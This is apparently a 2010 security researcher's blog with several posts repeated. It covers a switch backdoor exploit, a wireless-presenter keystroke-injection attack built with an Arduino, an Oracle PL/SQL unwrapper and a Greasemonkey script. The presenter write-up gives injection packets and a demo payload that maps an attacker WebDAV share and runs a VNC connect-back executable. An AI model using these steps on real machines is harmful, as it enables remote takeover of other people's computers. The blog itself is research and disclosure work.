Last year, at HAR2009, there was a presentation about reverse engineering switch firmware. The researchers had found there is a backdoor password in some Accton-based switches (which are sold by several manufacturers, such as 3Com). It was a very nice piece of reverse engineering.
After the presentation I occasionally checked the manufacturer website to see when a patch would show up, but it never did. In fact the vulnerability was never picked up by the security community. I have a vulnerable device (a 3com 3812 gigabit switch) and started to complain. So here it is, more than a year later, a >365-day exploit.
It's hard to say which switches are vulnerable and which are not. It certainly doesn't mean that if you have a 3Com device it is vulnerable, but you can check yourself using the exploit code. Vulnerability scanners will start detecting it soon and time will tell I guess. In the meantime, you could disable all management interfaces and manage your switches using a console cable.
Thursday, September 2, 2010

Monday, August 2, 2010
Why MS10-046 mentions my name
Some people have asked me why Microsoft credits me in MS10-046 (a.k.a. the patch for the lnk bug). In version 1.0 of the original advisory they only mentioned .LNK files as an attack vector. When playing around with the bug and the published exploit code, I discovered the vulnerability could also be exploited with .PIF files (MS-DOS shortcuts). This was the case even after applying the workaround (disabling the display of icons on lnk files). So I contacted the MSRC, they updated the workaround and were kind enough to credit me for the additional attack vector.
Sunday, July 4, 2010
Hacking wireless presenters with an Arduino and Metasploit
I gave a presentation this week at Hack in the Box in Amsterdam about hacking wireless presenters (slides here. My demo showed how I could abuse vulnerabilities in the product to get a Metasploit payload on to the PC of someone using a wireless presenter, by just sending keystrokes to it. This article describes how I did it and why you may be at risk if you use any wireless input device (such as a wireless mouse).
At lot of security research has been done on wireless keyboards in the last couple of years. 27Mhz keyboards were attacked successfully and can be sniffed using a home-built device. The same researchers took on modern 2.4Ghz devices as well at the end of last year.
At the beginning of this year, I started to look at the security of wireless presenters. The one I had, a Logitech R-R0001, is a 2.4Ghz presenter. I used it while giving my talk at HAR2009 last summer, so I was curious about the risks involved with its use. When you plug the accompanying USB dongle into your laptop, a new keyboard is detected, you can then use the presenter to control your Powerpoint presentation. So basically a wireless presenter is just a wireless keyboard with only a couple of buttons. For example: If you press the 'next slide' button, the computer the dongle simulates a page-down keystroke and Powerpoint displays the next slide. On of the things that worried me was: could someone in the audience send a 'next slide' command to the dongle in order to go to the next slide before I wanted to do so? Or worse: could he send random keystrokes to my laptop (after all, the device is a keyboard!). Wouldn't it be fun if you could make a random message appear on Steve Jobs' (or Steve Ballmer's) screen when he's giving his latest keynote? Needless to say doing so may be a criminal offence in your country.
In short: yes you can. Someone in the audience can control the slides and can send any keystroke you want to the victim, as if they were sitting at the keyboard. You can build a device to do this using an Arduino and a wireless module for about €30.

Reverse engineering the hardware
I started my research by simply opening up the presenter device. When looking at the IC's ('chips') on the circuit board I quickly noticed a CYRF6936 IC. The 'RF' is quite a hint that this is a radio-related chip. When googling the number I came across the manufacturers site. This IC is made by Cypress Semiconductors and is common in 2.4Ghz systems. It operates on the 2.4Ghz band but the technology used is not Bluetooth or WiFi. Cypress invented their own proprietary wireless protocol ('WirelessUSB'). Sniffers for this kind of system are rather expensive or not freely available, so I decided to see if I could build my own.
Not all presenters are based on this IC. You may also see (for example) the nRF24L01 in some devices (this is the IC the remote-exploit.org research was focussed on). Another popular one is the TI/Chipcon CC2500. For now, I decided to focus on Cypress-based devices.
I also opened up the dongle, which contains (as expected) the same IC, along with a simple Cypress processor. Opening up the device is not always necessary, most devices list an FCC ID on the label which you can enter on the FCC site. You can find documents there detailing the FCC approval of the device for use in the United States, including internal photographs and in some cases schematics and block diagrams. The FCC ID for the R-R0001 is H4IPR24RF002, the manufacturer code belongs to Lite-on Technology Corp.


The processor communicates with the CYRF6936 and instructs it to send or receive packets. The command set for the CYRF6936 is actually quite simple: you can either read from or write to configuration registers. So to send a packet you set a couple of parameters (channel, mode etc.) and write the packet contents to some register. This communication uses a serial bus protocol called SPI (Serial Peripheral Interface).

So I decided to try and intercept the traffic, by just buying a CYRF6936 IC, connecting it to an Arduino and set it to listen to packets. One of the problems I realized at an early stage was that the CYRF6936 has a lot of configurable parameters (channel, transmit mode, preamble, SOP-code etc.). This makes it quite hard to create a universal sniffer as it would constantly have to hop between a lot of possibilities. For example the SOP (Start Of Packet) code is an 8-byte setting. If the SOP-code of the sender and receiver don't match no packets will be received. Brute-forcing an 8-byte value over the air is impractical, and you would have to do it for all one-hundred channels, all four packet-modes etc. etc. etc.
Hardware reverse engineering is the way to go here. I decided to try and sniff the SPI bus communication between the processor and CYRF6936 on the circuit board of the dongle. The leads on the CYRF6936 are quite tiny so they are hard to probe, but the processor is of a more convenient size and easy to put an IC clip on (which I already owned). The pin-out is freely available on the internet. You could also probe the processor on the presenter, but it is somewhat harder because the IC is smaller.
Sniffing the bus
The SPI bus uses four wires: MISO, MOSI, SCK and SS. The MISO and MOSI wires contain data (one wire for receiving, the other for sending), the other two do not contain data but are necessary for proper communication. Wikipedia has a good article on SPI if you want some more information.
I hadn't done any SPI bus sniffing before but knew I would need a logic analyser to do so. I didn't own one but ordered a USBee SX from a web-shop in Germany for €100. This is a USB-based logic analyser which uses the PC to interpret and display the data. The software that comes with it has built-in support for decoding SPI. The software gives you a really nice low-level view of the communication (ones and zeroes or bytes) but if you buy a license for the 'pro' version, you can also look at decoded and interpreted data (register reads and writes in our case) with the Packet Presenter. Some alternatives are made by Zeroplus and Saleae. There is even an open source logic analyser available from Dangerous Prototypes.


The USBee website has an example Packet Presenter file which can be used to decode CYRF6936 traffic. They only implemented a couple of the 44 registers, but with a lot of typing and datasheet reading, I completed the file with the capability to interpret all registers.

The next step is actually sniffing the data, which is not that hard once you get the hang of it. Then you can use the Cypress datasheet and development guides to see what all of those registers. Some have obvious names, such as CHANNEL_ADR, others are more cryptic (FRAMING_CFG_ADR and MODE_OVERRIDE_ADR for example).
By looking the intercepted traffic between the processor and the CYRF6936, I found out how the processor configures the IC (channel, SOP code etc.) and was able to create a compatible device using my Arduino. For the CYRF6936 I used a Unigen module (as recommended here) which can be bought at Digikey for €11.99. With this device I could listen in on the communication between the presenter and the dongle and quickly started to notice patterns.

For example: when I pressed the 'next slide' button the following packets are sent:
45 4E
41 00
The 'previous slide' button sends the following packets:
45 4B
41 00

I then modified the code to enable the transmission of packets (which took a lot of debugging). I replayed the packets I observed going over the air and was able to send a 'next slide' command! By when I changed the first packet to 45 0E, the letter 'k' appeared on my screen; it was possible to send custom keystrokes! After a bit of googling I found out that 0E and 4E are standard USB scancodes for those two keys so it's easy to look up any key you want. The 41 00 packet is a key-up event. Some more googling I found out that you can use modifiers such as Shift, Alt and Control and also the 'Windows' key. I tried sending Win+R and a 'Run' box appeared on my screen. This means if you put this dongle in your PC, I can send it keystrokes and execute commands!
Of course I cheated there, I intercepted how the processor prepares the CYRF6936. A different presenter will be configured in a different way (so they won't interfere with each other).
So I bought a different Logitech presenter, an R400, which was first introduced in August 2009. This radio in this one turns out to be a CYRF69103 (instead of a CYRF6936). The CYRF69103 is a 'Programmable Radio on Chip', meaning you don't need a separate processor (it's basically two IC's in one chip package). This posed a problem as I wanted to sniff the communication between the processor and the radio, but if these are both in one IC you cannot sniff the bus. The CYRF69103 is however compatible with the CYRF6936, although this is not very well documented.

If you program the CYRF69103, you still communicate via SPI with the radio, everything just happens within the package. Lucky for us: for debugging purposed this SPI interface is also exposed to the outside (for debugging or connecting another SPI-based device). So I traced the pins on the CYRF69103 and found out these are connected to some test pads on the circuit board of the R400 presenter. So I soldered a couple of wires to the test pads to gain easy access to the SPI bus with the logic analyser. I found out this device is pretty similar to the R-R0001 presenter. The only thing configured differently were the channel and the SOP-code. The SOP-codes of my R-R0001 and R400 presenters are both mentioned in the datasheet as one of eleven examples. In some cases, Cypress seems to call these 'sub-channels'.

So by simply cycling through the 98 channels and 11 SOP-codes (so 1078 combinations) I could send keystrokes to both the R-R0001 and R400, pretty easy.
Another great thing about the Cypress based IC's is that they support auto-acknowledgements. When you enable this feature and send a packet, you can then simply check a register to see whether an acknowledgement packet was received. This is all handled by the chip so you don't have to write a lot of code to support it. As the presenters have this feature enabled I figured I could use it to actively scan for presenters (or at least their dongles) in range. By just sending a random single-byte packet (I just use a NULL-byte) on every channel and SOP-code combination I can detect presenters by checking whether any acknowledgements are received. The process of scanning all 1078 combinations takes less than 30 seconds. It could probably be optimised even further as the device probably doesn't use all 98 channels.

After scanning for devices I can then decide to listen for packets or start injecting keystrokes. I don't own any CYRF6936-based keyboards, but the code would probably work with some of those as well.
Getting a metasploit payload on there
So at HITB2010AMS I gave a demo where I would take over the system with the presenter dongle in it by just sending keystrokes to it. I sent these keystrokes:
I mentioned some other options in my talk. A cool one would be to just type the whole executable into debug.exe (a well known trick to create binary files from plaintext). An easy one would be to just add a user to the system or rickroll the audience (if you're into that kind of thing).
Why you are at risk if you use a mouse
Something I noticed is even though the presenters do not contain any mouse-functionality, my system did detect both a keyboard and a mouse when I put the dongle in my PC. This makes sense as the manufacturer only has to build one type of dongle for all input devices: mice, keyboards and mouse/keyboard combinations. This also means that when you're using a presenter, someone cannot only control your keyboard, but also your mouse movements. This is not such a big deal as an attacker can do pretty much everything with the keyboard and doesn't need a mouse. But of course this would also work the other way around: if you use a wireless mouse, the dongle that comes with it most likely also supports keyboards. So even though people may not be able to sniff your keystrokes, it will still be possible to send keystrokes to your PC (and execute arbitrary OS commands). If another keyboard appears in your Windows Device Manager when you plug in the dongle of your wireless mouse, you are probably at risk.
Future work?
The Unigen module I used has a range of about 30 feet. Other modules are available with a range of up to 1KM. Even though active scanning won't be possible at such a range, simply cycling through all the channels and sending the payload it should be possible to own multiple presenters at a large conference without even being in the audience.
Another Logitech presenter is the R800. I didn't buy that one but the hardware seems to be almost identical to that of the R400, so my software will most likely work with it as well.
How to fix all this?
So what's the solution? If you already own a wireless presenter there is very little you can do (apart from accepting the risk and hoping nothing goes wrong). Manufacturers have started to use encryption for wireless keyboards and should start using this for presenters as well (Cypress actually offers encryption sample code). Not encryption mouse movements is probably acceptable, as long as the dongle only support encrypted keystrokes. I am not aware of any presenter that currently uses encryption.
Another option would be to just not allow any other keys than the ones actually on the presenter. Of course this would still allow attackers to send the 'next slide' command, but remote code execution shouldn't be possible. Also, manufacturers would not be able to use one dongle for all their devices anymore.
I'm not sure whether other presenters are vulnerable, but I think it's pretty likely.
You can find my Arduino code here: http://blog.teusink.net/2010/07/cybaby-software-you-can-use-to-hack.html
At lot of security research has been done on wireless keyboards in the last couple of years. 27Mhz keyboards were attacked successfully and can be sniffed using a home-built device. The same researchers took on modern 2.4Ghz devices as well at the end of last year.
At the beginning of this year, I started to look at the security of wireless presenters. The one I had, a Logitech R-R0001, is a 2.4Ghz presenter. I used it while giving my talk at HAR2009 last summer, so I was curious about the risks involved with its use. When you plug the accompanying USB dongle into your laptop, a new keyboard is detected, you can then use the presenter to control your Powerpoint presentation. So basically a wireless presenter is just a wireless keyboard with only a couple of buttons. For example: If you press the 'next slide' button, the computer the dongle simulates a page-down keystroke and Powerpoint displays the next slide. On of the things that worried me was: could someone in the audience send a 'next slide' command to the dongle in order to go to the next slide before I wanted to do so? Or worse: could he send random keystrokes to my laptop (after all, the device is a keyboard!). Wouldn't it be fun if you could make a random message appear on Steve Jobs' (or Steve Ballmer's) screen when he's giving his latest keynote? Needless to say doing so may be a criminal offence in your country.
In short: yes you can. Someone in the audience can control the slides and can send any keystroke you want to the victim, as if they were sitting at the keyboard. You can build a device to do this using an Arduino and a wireless module for about €30.

The R-R0001 presenter
Reverse engineering the hardware
I started my research by simply opening up the presenter device. When looking at the IC's ('chips') on the circuit board I quickly noticed a CYRF6936 IC. The 'RF' is quite a hint that this is a radio-related chip. When googling the number I came across the manufacturers site. This IC is made by Cypress Semiconductors and is common in 2.4Ghz systems. It operates on the 2.4Ghz band but the technology used is not Bluetooth or WiFi. Cypress invented their own proprietary wireless protocol ('WirelessUSB'). Sniffers for this kind of system are rather expensive or not freely available, so I decided to see if I could build my own.
Not all presenters are based on this IC. You may also see (for example) the nRF24L01 in some devices (this is the IC the remote-exploit.org research was focussed on). Another popular one is the TI/Chipcon CC2500. For now, I decided to focus on Cypress-based devices.
I also opened up the dongle, which contains (as expected) the same IC, along with a simple Cypress processor. Opening up the device is not always necessary, most devices list an FCC ID on the label which you can enter on the FCC site. You can find documents there detailing the FCC approval of the device for use in the United States, including internal photographs and in some cases schematics and block diagrams. The FCC ID for the R-R0001 is H4IPR24RF002, the manufacturer code belongs to Lite-on Technology Corp.

The side of the dongle with the CYRF6936 radio

The side of the dongle with the processor
The processor communicates with the CYRF6936 and instructs it to send or receive packets. The command set for the CYRF6936 is actually quite simple: you can either read from or write to configuration registers. So to send a packet you set a couple of parameters (channel, mode etc.) and write the packet contents to some register. This communication uses a serial bus protocol called SPI (Serial Peripheral Interface).

A rough block diagram of the presenter dongle
So I decided to try and intercept the traffic, by just buying a CYRF6936 IC, connecting it to an Arduino and set it to listen to packets. One of the problems I realized at an early stage was that the CYRF6936 has a lot of configurable parameters (channel, transmit mode, preamble, SOP-code etc.). This makes it quite hard to create a universal sniffer as it would constantly have to hop between a lot of possibilities. For example the SOP (Start Of Packet) code is an 8-byte setting. If the SOP-code of the sender and receiver don't match no packets will be received. Brute-forcing an 8-byte value over the air is impractical, and you would have to do it for all one-hundred channels, all four packet-modes etc. etc. etc.
Hardware reverse engineering is the way to go here. I decided to try and sniff the SPI bus communication between the processor and CYRF6936 on the circuit board of the dongle. The leads on the CYRF6936 are quite tiny so they are hard to probe, but the processor is of a more convenient size and easy to put an IC clip on (which I already owned). The pin-out is freely available on the internet. You could also probe the processor on the presenter, but it is somewhat harder because the IC is smaller.
Sniffing the bus
The SPI bus uses four wires: MISO, MOSI, SCK and SS. The MISO and MOSI wires contain data (one wire for receiving, the other for sending), the other two do not contain data but are necessary for proper communication. Wikipedia has a good article on SPI if you want some more information.
I hadn't done any SPI bus sniffing before but knew I would need a logic analyser to do so. I didn't own one but ordered a USBee SX from a web-shop in Germany for €100. This is a USB-based logic analyser which uses the PC to interpret and display the data. The software that comes with it has built-in support for decoding SPI. The software gives you a really nice low-level view of the communication (ones and zeroes or bytes) but if you buy a license for the 'pro' version, you can also look at decoded and interpreted data (register reads and writes in our case) with the Packet Presenter. Some alternatives are made by Zeroplus and Saleae. There is even an open source logic analyser available from Dangerous Prototypes.

The R-R0001 dongle with the USBee SX logic analyser attached to the processor (four wires for SPI, one for GND)

SPI traffic in the USBee interface
The USBee website has an example Packet Presenter file which can be used to decode CYRF6936 traffic. They only implemented a couple of the 44 registers, but with a lot of typing and datasheet reading, I completed the file with the capability to interpret all registers.

Some SPI traffic displayed in the Packet Presenter
The next step is actually sniffing the data, which is not that hard once you get the hang of it. Then you can use the Cypress datasheet and development guides to see what all of those registers. Some have obvious names, such as CHANNEL_ADR, others are more cryptic (FRAMING_CFG_ADR and MODE_OVERRIDE_ADR for example).
By looking the intercepted traffic between the processor and the CYRF6936, I found out how the processor configures the IC (channel, SOP code etc.) and was able to create a compatible device using my Arduino. For the CYRF6936 I used a Unigen module (as recommended here) which can be bought at Digikey for €11.99. With this device I could listen in on the communication between the presenter and the dongle and quickly started to notice patterns.

The prototype setup: an Adruino connected to a Unigen Leto-M module. The breadboard has some resistors to connect the 5V Arduino to the 3.3V Module
For example: when I pressed the 'next slide' button the following packets are sent:
45 4E
41 00
The 'previous slide' button sends the following packets:
45 4B
41 00

The software receiving packets
I then modified the code to enable the transmission of packets (which took a lot of debugging). I replayed the packets I observed going over the air and was able to send a 'next slide' command! By when I changed the first packet to 45 0E, the letter 'k' appeared on my screen; it was possible to send custom keystrokes! After a bit of googling I found out that 0E and 4E are standard USB scancodes for those two keys so it's easy to look up any key you want. The 41 00 packet is a key-up event. Some more googling I found out that you can use modifiers such as Shift, Alt and Control and also the 'Windows' key. I tried sending Win+R and a 'Run' box appeared on my screen. This means if you put this dongle in your PC, I can send it keystrokes and execute commands!
Of course I cheated there, I intercepted how the processor prepares the CYRF6936. A different presenter will be configured in a different way (so they won't interfere with each other).
So I bought a different Logitech presenter, an R400, which was first introduced in August 2009. This radio in this one turns out to be a CYRF69103 (instead of a CYRF6936). The CYRF69103 is a 'Programmable Radio on Chip', meaning you don't need a separate processor (it's basically two IC's in one chip package). This posed a problem as I wanted to sniff the communication between the processor and the radio, but if these are both in one IC you cannot sniff the bus. The CYRF69103 is however compatible with the CYRF6936, although this is not very well documented.

The Logitech R400 wireless presenter
If you program the CYRF69103, you still communicate via SPI with the radio, everything just happens within the package. Lucky for us: for debugging purposed this SPI interface is also exposed to the outside (for debugging or connecting another SPI-based device). So I traced the pins on the CYRF69103 and found out these are connected to some test pads on the circuit board of the R400 presenter. So I soldered a couple of wires to the test pads to gain easy access to the SPI bus with the logic analyser. I found out this device is pretty similar to the R-R0001 presenter. The only thing configured differently were the channel and the SOP-code. The SOP-codes of my R-R0001 and R400 presenters are both mentioned in the datasheet as one of eleven examples. In some cases, Cypress seems to call these 'sub-channels'.

The R400 presenter circuit board with some wires soldered to it so it can be connected to the logic analyser. The crocodile clips are connected to the two batteries as I had to remove the original battery compartment to gain easy access.
So by simply cycling through the 98 channels and 11 SOP-codes (so 1078 combinations) I could send keystrokes to both the R-R0001 and R400, pretty easy.
Another great thing about the Cypress based IC's is that they support auto-acknowledgements. When you enable this feature and send a packet, you can then simply check a register to see whether an acknowledgement packet was received. This is all handled by the chip so you don't have to write a lot of code to support it. As the presenters have this feature enabled I figured I could use it to actively scan for presenters (or at least their dongles) in range. By just sending a random single-byte packet (I just use a NULL-byte) on every channel and SOP-code combination I can detect presenters by checking whether any acknowledgements are received. The process of scanning all 1078 combinations takes less than 30 seconds. It could probably be optimised even further as the device probably doesn't use all 98 channels.

The software scanning for devices (and finding both of my presenters)
After scanning for devices I can then decide to listen for packets or start injecting keystrokes. I don't own any CYRF6936-based keyboards, but the code would probably work with some of those as well.
Getting a metasploit payload on there
So at HITB2010AMS I gave a demo where I would take over the system with the presenter dongle in it by just sending keystrokes to it. I sent these keystrokes:
- [Win+R]
- net use X: http://attacker/webdavshare
- X:\VNCconnectback.exe
- [enter]
I mentioned some other options in my talk. A cool one would be to just type the whole executable into debug.exe (a well known trick to create binary files from plaintext). An easy one would be to just add a user to the system or rickroll the audience (if you're into that kind of thing).
Why you are at risk if you use a mouse
Something I noticed is even though the presenters do not contain any mouse-functionality, my system did detect both a keyboard and a mouse when I put the dongle in my PC. This makes sense as the manufacturer only has to build one type of dongle for all input devices: mice, keyboards and mouse/keyboard combinations. This also means that when you're using a presenter, someone cannot only control your keyboard, but also your mouse movements. This is not such a big deal as an attacker can do pretty much everything with the keyboard and doesn't need a mouse. But of course this would also work the other way around: if you use a wireless mouse, the dongle that comes with it most likely also supports keyboards. So even though people may not be able to sniff your keystrokes, it will still be possible to send keystrokes to your PC (and execute arbitrary OS commands). If another keyboard appears in your Windows Device Manager when you plug in the dongle of your wireless mouse, you are probably at risk.
Future work?
The Unigen module I used has a range of about 30 feet. Other modules are available with a range of up to 1KM. Even though active scanning won't be possible at such a range, simply cycling through all the channels and sending the payload it should be possible to own multiple presenters at a large conference without even being in the audience.
Another Logitech presenter is the R800. I didn't buy that one but the hardware seems to be almost identical to that of the R400, so my software will most likely work with it as well.
How to fix all this?
So what's the solution? If you already own a wireless presenter there is very little you can do (apart from accepting the risk and hoping nothing goes wrong). Manufacturers have started to use encryption for wireless keyboards and should start using this for presenters as well (Cypress actually offers encryption sample code). Not encryption mouse movements is probably acceptable, as long as the dongle only support encrypted keystrokes. I am not aware of any presenter that currently uses encryption.
Another option would be to just not allow any other keys than the ones actually on the presenter. Of course this would still allow attackers to send the 'next slide' command, but remote code execution shouldn't be possible. Also, manufacturers would not be able to use one dongle for all their devices anymore.
I'm not sure whether other presenters are vulnerable, but I think it's pretty likely.
You can find my Arduino code here: http://blog.teusink.net/2010/07/cybaby-software-you-can-use-to-hack.html
Cybaby: the software you can use to hack wireless presenters
I was going to make my code somewhat prettier before releasing it, but as many people where asking for it I decided to release the version I used for the demo. It's called Cybaby (because my hardware was being a crybaby and I'm too lazy to think of a better name).
Too build the hardware get yourself an Arduino (I tested with the Duemillanove and Mega) and a LETO-M module. Just connect the LETO-M to the SPI interface on the Arduino, but make sure to cut down the voltage to 3.3V (I used a voltage divider which seems to work OK, but there are other ways as well). The LETO-M pins have a 2mm pitch. I soldered a cable to a 2mm connector, but you can also buy pre-made cables.
You can find Cybaby here: http://www.teusink.net/cybaby_0.2.tgz
This version only supports sending packets. A sample session (using the serial console built into the Arduino software):
As you can see it's not that user-friendly right now. The it command initialises the hardware, you can then use q to start scanning for devices. In this case it found my presenter (an R400 in this case) on SOP code 0x03 and channel 0x46. We have to set those to send packets to it using the a03 (setting the SOP code) and c46 (setting the channel) commands. Then we can send packets using the eXXXX command (in this case I sent a page-up to the dongle).
Three-byte packets can be sent using the fXXXXXX command. f451408 sends Win+R, which should open the Run menu.
Too build the hardware get yourself an Arduino (I tested with the Duemillanove and Mega) and a LETO-M module. Just connect the LETO-M to the SPI interface on the Arduino, but make sure to cut down the voltage to 3.3V (I used a voltage divider which seems to work OK, but there are other ways as well). The LETO-M pins have a 2mm pitch. I soldered a cable to a 2mm connector, but you can also buy pre-made cables.
You can find Cybaby here: http://www.teusink.net/cybaby_0.2.tgz
This version only supports sending packets. A sample session (using the serial console built into the Arduino software):
> it
Init on Arduino Duemillanove
CYRF TX init
> q
Scanning for devices
Scanning for SOP_CODE 0x0
Scanning for SOP_CODE 0x1
Scanning for SOP_CODE 0x2
Scanning for SOP_CODE 0x3
Found device on channel: 0x46
Scanning for SOP_CODE 0x4
Scanning for SOP_CODE 0x5
Scanning for SOP_CODE 0x6
Scanning for SOP_CODE 0x7
Scanning for SOP_CODE 0x8
Scanning for SOP_CODE 0x9
Scanning for SOP_CODE 0xA
Scan complete!
> a03
Setting SOP_CODE to 0x3
> c46
Set channel to 0x46
> e454b
Sending packet 45 4B... success!
> e4100
Sending packet 41 0... success!
As you can see it's not that user-friendly right now. The it command initialises the hardware, you can then use q to start scanning for devices. In this case it found my presenter (an R400 in this case) on SOP code 0x03 and channel 0x46. We have to set those to send packets to it using the a03 (setting the SOP code) and c46 (setting the channel) commands. Then we can send packets using the eXXXX command (in this case I sent a page-up to the dongle).
Three-byte packets can be sent using the fXXXXXX command. f451408 sends Win+R, which should open the Run menu.
Thursday, May 13, 2010
Presenting at Hack in the Box 2010 - Amsterdam
The first part of the conference program for HITBSecConf 2010 - Amsterdam has been announced. I will be giving a presentation on the security of 2.4GHz wireless presenters. I will be talking about hardware reverse engineering and building an Arduino-based device to attack these devices. With such a device you can send random keystrokes to someone using such a presenter during a presentation.
You can read the full abstract here.
You can read the full abstract here.
Friday, April 9, 2010
Unwrapping Oracle PL/SQL with unwrap.py
The Oracle wrap utility can be used to obfuscate PL/SQL code, to ensure it can't be easily read. Pete Finnigan described (pdf) the wrapping process for Oracle 9g, but for 10g and 11g it still remains a bit of a mystery. I decided to release my Python unwrapping utility (supports 10g and 11g).
The unwrapping steps for 10g are nicely described in the Oracle Hacker's Handbook, but the actual substitution table needed to decode the package is omitted. Nobody (as far as I know) has published it. A lot of people seem to know how to do it though, there is even an online unwrapper available (and I'm sure everyone seriously involved in Oracle security knows how to do it). A Russian-made closed source tool is also available, but tends to upset virus scanners.
So to save everyone a couple of hours of figuring it out, here it is: unwrap.py
It's easy to use (I've used the wrapped procedure from this article as an example):
$ ./unwrap.py wrapped.txt
=== Oracle 10g/11g PL/SQL unwrapper - by Niels Teusink - blog.teusink.net ===
PROCEDURE WRAP_IT (SEED_IN NUMBER)
IS
V_RAND INTEGER;
BEGIN
DBMS_RANDOM.INITIALIZE (SEED_IN);
FOR I IN 1..5 LOOP
V_RAND := MOD(ABS(DBMS_RANDOM.RANDOM),45);
DBMS_OUTPUT.PUT_LINE(I||': '||V_RAND);
END LOOP;
END;
$
Update: one excellent resource I forgot to mention is this blog post by Anton Scheffer from Amis. I did not use his code to create my script but he describes how to get the substitution table as well. I also noticed Oracle security expert Pete Finnigan has mentioned my script on his blog (his older blogpost Unwrapping PL/SQL is also a good source of information).
The unwrapping steps for 10g are nicely described in the Oracle Hacker's Handbook, but the actual substitution table needed to decode the package is omitted. Nobody (as far as I know) has published it. A lot of people seem to know how to do it though, there is even an online unwrapper available (and I'm sure everyone seriously involved in Oracle security knows how to do it). A Russian-made closed source tool is also available, but tends to upset virus scanners.
So to save everyone a couple of hours of figuring it out, here it is: unwrap.py
It's easy to use (I've used the wrapped procedure from this article as an example):
$ ./unwrap.py wrapped.txt
=== Oracle 10g/11g PL/SQL unwrapper - by Niels Teusink - blog.teusink.net ===
PROCEDURE WRAP_IT (SEED_IN NUMBER)
IS
V_RAND INTEGER;
BEGIN
DBMS_RANDOM.INITIALIZE (SEED_IN);
FOR I IN 1..5 LOOP
V_RAND := MOD(ABS(DBMS_RANDOM.RANDOM),45);
DBMS_OUTPUT.PUT_LINE(I||': '||V_RAND);
END LOOP;
END;
$
Update: one excellent resource I forgot to mention is this blog post by Anton Scheffer from Amis. I did not use his code to create my script but he describes how to get the substitution table as well. I also noticed Oracle security expert Pete Finnigan has mentioned my script on his blog (his older blogpost Unwrapping PL/SQL is also a good source of information).
Monday, September 7, 2009
Greasemonkey script to change Google url?sa=t links to direct links
Google recently decided to change the links in Google results from direct links to tracking links. So instead of getting a nice http://blog.teusink.net/ link in your results, you will be getting a http://www.google.com/url?sa=t&source=web&ct=res.. etc link which will redirect you to the correct site.
I was rather annoyed by this as I use Google a lot when pentesting and often like to copy & paste links from the search results. Instead of getting a direct link to a site, I end up with a huge google.com link. So I decided to write a little Greasemonkey script to fix this:
Another nice extension is Adaptive Referer Remover. This add-on allows you to remove Referer headers if they contain certain patterns. So I added the following pattern to prevent sites from seeing what Google query I entered to find them (you could add rules for other Google features as well or even block it entirely):
This add-on refuses to install if you use Firefox 3.5, but it works fine in that version. You can install the Nightly Tester Tools extension, which enables you to install it anyway (or you could edit the .xpi file manually).
I was rather annoyed by this as I use Google a lot when pentesting and often like to copy & paste links from the search results. Instead of getting a direct link to a site, I end up with a huge google.com link. So I decided to write a little Greasemonkey script to fix this:
// ==UserScript==
// @name                Google Direct Links
// @namespace           http://blog.teusink.net/
// @description         Script that changes annoying new-style Google links to direct links
// @include             http://google.tld/search?*
// @include             http://www.google.tld/search?*
// ==/UserScript==

var allElements, thisElement;
allElements = document.evaluate('//*[@onmousedown]',document,null,XPathResult.UNORDERED_NODE_SNAPSHOT_TYPE,null);
for (var i = 0; i < allElements.snapshotLength; i++) {
 thisElement = allElements.snapshotItem(i);
 if(thisElement.nodeName.toUpperCase() == 'A'){
